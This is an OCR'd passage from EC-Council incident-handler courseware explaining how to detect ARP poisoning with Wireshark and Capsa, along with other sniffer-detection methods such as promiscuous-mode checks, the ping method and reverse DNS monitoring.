



Figure 6.21: Configuring Wireshark to detect ARP poisoning attacks


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In the **Preferences** Window, under **Protocols**, click on **ARP/RARP** and check the **Detect ARP request storm**; then, click on **OK**.





Figure 6.22: Configuring Wireshark to detect ARP poisoning attacks

- To analyze ARP poisoning attacks on the captured packets, click on **Analyze** on the top menu → select **Expert Information** from the dropdown.





Figure 6.23: Analyzing ARP poisoning attacks using Wireshark


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In the **Expert Information** Window, look for the presence of "**ARP packet storm detected**," which indicates an ARP poisoning attack.

| Severity | Summary | Group | Protocol | Count |
|---|---|---|---|---|
| Warning | DNS query retransmission. Original request in frame 263 | Protocol | LLMNR | |
| 265 | Standard query 0xf56c ANY IE8WIN7 | Protocol | LLMNR | |
| 266 | Standard query 0xf56c ANY IE8WIN7 | Protocol | LLMNR | |
| 270 | Standard query 0x6d3d ANY IE8WIN7 | Protocol | LLMNR | |
| 271 | Standard query 0x6d3d ANY IE8WIN7 | Protocol | LLMNR | |
| 284 | Standard query 0xd60b A isatap | Protocol | LLMNR | |
| Note | ARP packet storm detected (30 packets in < 100 ms) | Sequence | ARP/RARP | |
| 36 | Who has 10.10.10.31? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 67 | Who has 10.10.10.62? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 98 | Who has 10.10.10.93? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 129 | Who has 10.10.10.124? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 160 | Who has 10.10.10.155? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 191 | Who has 10.10.10.186? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 222 | Who has 10.10.10.217? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| 253 | Who has 10.10.10.248? Tell 10.10.10.67 | Sequence | ARP/RARP | |
| Chat | M-SEARCH * HTTP/1.1\r\n | Sequence | SSDP | |

Figure 6.24: Analyzing ARP poisoning attacks using Wireshark

| Severity | Summary | Group | Protocol |
|---|---|---|---|
| Warning | Duplicate IP address configured (10.10.10.6) | Sequence | ARP/RARP |
| 2 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 2 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 4 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 4 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 6 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 6 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 11 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 11 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 13 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 13 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |
| 15 | 10.10.10.1 is at 52:54:00:12:35:00 | Sequence | ARP/RARP |
| 17 | 10.10.10.6 is at 08:00:27:74:17:d4 (duplicate use of 10.10.10.1 detect... | Sequence | ARP/RARP |

Figure 6.25: Analyzing ARP poisoning attacks using Wireshark

- **Capsa Portable Network Analyzer**

Source: *https://www.colasoft.com*

Capsa Portable Network Analyzer is a network performance analysis and diagnostics tool that provides packet capture and analysis capabilities with an easy-to-use interface, thus enabling incident handlers to protect and monitor networks in critical business environments. It helps incident handlers in quickly detecting ARP poisoning and ARP flooding attacks and locating the attack source.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.26: Screenshot of Capsa Portable Network Analyzer

Other ARP poisoning detection tools include:

- ArpON (*http://arpon.sourceforge.net*)
- ARP AntiSpoofer (*https://sourceforge.net*)
- ARPStraw (*https://github.com*)
- shARP (*https://github.com*)
- ARPShield (*https://github.com*)

## Detecting Sniffing and Spoofing Attacks: Other Sniffing Detection Techniques

This section discusses other techniques used for sniffing detection.

- **Check Devices Running in Promiscuous Mode**

  Sniffers cannot be easily detected in a network because they only capture data and run in the promiscuous mode, a network interface card (NIC) mode that allows all packets (traffic) to pass without validating their destination address. This allows a network device to intercept and read each network packet that arrives in its entirety. Standalone sniffers leave no trace because they do not transmit data. To find sniffers, sniffing tools must check for systems running in promiscuous mode. The reverse DNS lookup method can help in detecting non-standalone sniffers. Moreover, various tools such as Nmap can be used to detect the use of promiscuous mode.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IDS**

  Run the IDS and check whether the MAC address of certain machines has changed (for example, the router's MAC address). An IDS can detect sniffing activities on a network. It notifies or alerts the administrator in the event of suspicious activities such as sniffing or MAC spoofing.

- **Network Tools**

  Network tools such as Capsa Portable Network Analyzer monitor networks for strange packets such as those with spoofed addresses. These tools can collect, consolidate, centralize, and analyze traffic data across different network resources and technologies.

- **Ping Method**

  Sniffers in a network can be detected by identifying the system in the network running in promiscuous mode. The ping method helps in detecting systems running in promiscuous mode, thus facilitating the detection of sniffers installed in the network.

  To identify a sniffer, send a ping request to the suspected machine with its IP address and an incorrect MAC address. The Ethernet adapter will reject it owing to the incorrect MAC address; however, the suspect machine running the sniffer will respond to it because it does not reject packets containing incorrect MAC addresses.





Figure 6.27: Promiscuous mode





Figure 6.28: Non-promiscuous mode

- **DNS Method**

  Reverse DNS lookup is the opposite of the DNS lookup method. Sniffers implementing reverse DNS lookup increase the network traffic, which can be an indication of the presence of a sniffer in the network. Accordingly, the computers in this network are in promiscuous mode.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Users can perform reverse DNS lookup either remotely or locally by monitoring the DNS server of organizations. Reverse DNS lookups can also be monitored by sending ICMP requests to a non-existing IP address; the computer performing reverse DNS lookup would respond to the ping, thus revealing that it is hosting a sniffer.

For local reverse DNS lookups, configure the detector in the promiscuous mode. Then, send an ICMP request to a non-existing IP address and view the response. If the system receives a response, users can identify the responding machine as the one performing reverse DNS lookups on the local machine. A machine generating reverse DNS lookup traffic will most likely be running a sniffer.

